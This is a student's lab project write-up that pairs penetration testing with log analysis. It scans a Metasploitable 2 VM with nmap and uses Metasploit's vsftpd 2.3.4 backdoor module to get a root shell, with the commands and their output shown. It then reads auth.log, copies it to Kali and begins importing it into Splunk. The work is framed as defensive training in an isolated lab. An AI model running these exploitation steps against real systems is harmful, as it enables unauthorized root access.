SOC ANALYST

Reported by,

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PROJECT

"Penetration Testing and Log Analysis Using Metasploit and Splunk"

"Penetration Testing and Log Analysis Using Metasploit and Splunk"

This project aims to show how **vulnerable systems can be hacked and how to spot those attacks by studying logs.** I used Metasploit on my Kali Linux setup to break into a test system, like a virtual machine with known flaws, mimicking a real cyberattack. After getting in, **I grabbed the auth.log file, which tracks logins and other activities, using Mousepad and saved it on my machine. Then, I loaded the logs into Splunk to dig through them**, looking for signs of my attack, like weird login attempts or commands. It's all about exposing risks and learning to catch hackers!

Tools Used:
The tools used in the project are **Metasploit** for system exploitation, **Mousepad** for extracting the **auth.log** file, **Splunk** for analyzing the logs, and **Kali Linux** as the operating system.

The objectives of the project are:

- **Exploit the system**: Use Metasploit to identify and exploit vulnerabilities in a controlled target system, gaining unauthorized access to demonstrate security weaknesses.
- **Collect logs**: Extract the auth.log file from the target system using Mousepad and transfer it to the Kali Linux machine for further analysis.
- **Analyze logs**: Utilize Splunk to examine the collected auth.log file, identifying security events such as unauthorized logins, privilege escalations, or suspicious activities related to the exploitation.

Project Scope and Setup

Scope:

- Clarify that this was a controlled, ethical hacking experiment in a lab environment.
- Specify the target system (e.g., Metasploitable 2, a Linux-based VM) and why it was chosen (e.g., known vulnerabilities).

Setup:

- Describe your environment:
  - Attacker machine: Kali Linux (version, if relevant).
  - Target system: Details of the vulnerable system (OS, version, network configuration).
  - Tools: Metasploit Framework, Mousepad, Splunk (mention versions if applicable).

Exploiting a System Using Metasploit


Initiate **metasploitable2** for target **IP**

Metasploit2 > login (msfadmin) **> ifconfig** (for target IP)

For my metasploit2 target IP is – **192.168.1.81**

To scan the IP using Nmap

Open Kali Terminal > **sudo nmap -sV -Pn 192.168.1.81**



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -Pn 192.168.1.81
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 06:12 EDT
Nmap scan report for 192.168.1.81
Host is up (0.013s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
```


-sV – It Shows versions of the services running on the port

-Pn – It skips host discovery step and scan the target if it seems offline

We are now exploiting a system through **ftp** port

Look if the ftp version has **vulnerabilities > vsftpd 2.3.4**

To Exploit run **msfconsole** in terminal to start **Metasploit**



In Metasploit tool

> search vsftpd 2.3.4

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

  #  Name                                  Disclosure Date  Rank       Check  Description
  -  ----                                  ---------------  ----       -----  -----------
  0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command E
xecution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
```

> use 0 (exploit/unix/ftp/vsftpd_234_backdoor)

-To create Backdoor

Set target

> set RHOSTS 192.168.1.81

To Exploit

> exploit (run)

```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.81
RHOSTS ⇒ 192.168.1.81
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.81:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.81:21 - USER: 331 Please specify the password.
[+] 192.168.1.81:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.81:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.224.129:39987 → 192.168.1.81:6200) at 2025-04-24 06:29:48 -0400
```

Now we are in the system using FTP port

Task given is find out **auth.log** in the system

All the logs in Linux will store in **/var/log**

-Cd /var/log (it will list out all the security logs)

```
reset_logs.sh
vnc.log
cd /var/log
ls
apache2
apparmor
apt
auth.log
boot
btmp
daemon.log
debug
dist-upgrade
dmesg
dmesg.0
dmesg.1.gz
dmesg.2.gz
```

-auth.log (all the system authentication logs are stored here)

To open **auth.log**


- **cat auth.log** (list out the all the authentication logs)

```
cat auth.log
Mar 19 05:10:44 metasploitable sshd[4104]: Server listening on :: port 22.
Mar 19 05:10:44 metasploitable sshd[4104]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Mar 19 05:11:12 metasploitable login[4626]: pam_unix(login:session): session opened for user msfadmin by LOGIN(
uid=0)
Mar 19 05:13:52 metasploitable sshd[4075]: Server listening on :: port 22.
Mar 19 05:13:52 metasploitable sshd[4075]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Mar 19 05:14:16 metasploitable login[4597]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 e
uid=0 tty=tty1 ruser= rhost=  user=msfadmin
Mar 19 05:14:18 metasploitable login[4597]: FAILED LOGIN (1) on 'tty1' FOR `msfadmin', Authentication failure
Mar 19 05:14:29 metasploitable login[4597]: pam_unix(login:session): session opened for user msfadmin by LOGIN(
uid=0)
Mar 19 05:17:01 metasploitable CRON[4707]: pam_unix(cron:session): session opened for user root by (uid=0)
Mar 19 05:17:01 metasploitable CRON[4707]: pam_unix(cron:session): session closed for user root
Mar 19 05:18:44 metasploitable rshd[4818]: Connection from 192.168.1.71 on illegal port
Mar 19 05:18:44 metasploitable rshd[4819]: Connection from 192.168.1.71 on illegal port
Mar 19 05:19:46 metasploitable sshd[4844]: Bad protocol version identification '\026\003' from 192.168.1.71
Mar 25 22:54:28 metasploitable sshd[4076]: Server listening on :: port 22.
Mar 25 22:54:28 metasploitable sshd[4076]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Mar 25 22:54:50 metasploitable login[4598]: pam_unix(login:session): session opened for user msfadmin by LOGIN(
uid=0)
Mar 25 23:03:43 metasploitable sshd[4037]: Server listening on :: port 22.
```

To save this all logs in kali machine we use **mousepad**

Open terminal and run **mousepad**


-Copy all the auth logs and paste it in mousepad



Save that mousepad file in **.log** extension


Initiate Splunk in your terminal

--->/opt/splunk/bin/splunk start



Next to run splunk in your browser


Click **-http://kali:8000**




Splunk Interface will open

To Analyze the extracted **auth.log**


Click – **Setting > Add Data**



Go to **– Upload Data**




-Select file



- **Source Type > default**
  (there is no need to give **.csv** or **.json** because we give a file extension as **.log**)


  Add **Name** and **Description ----> Save**




Next Add **Host** name and **create a new Index ----> Save**

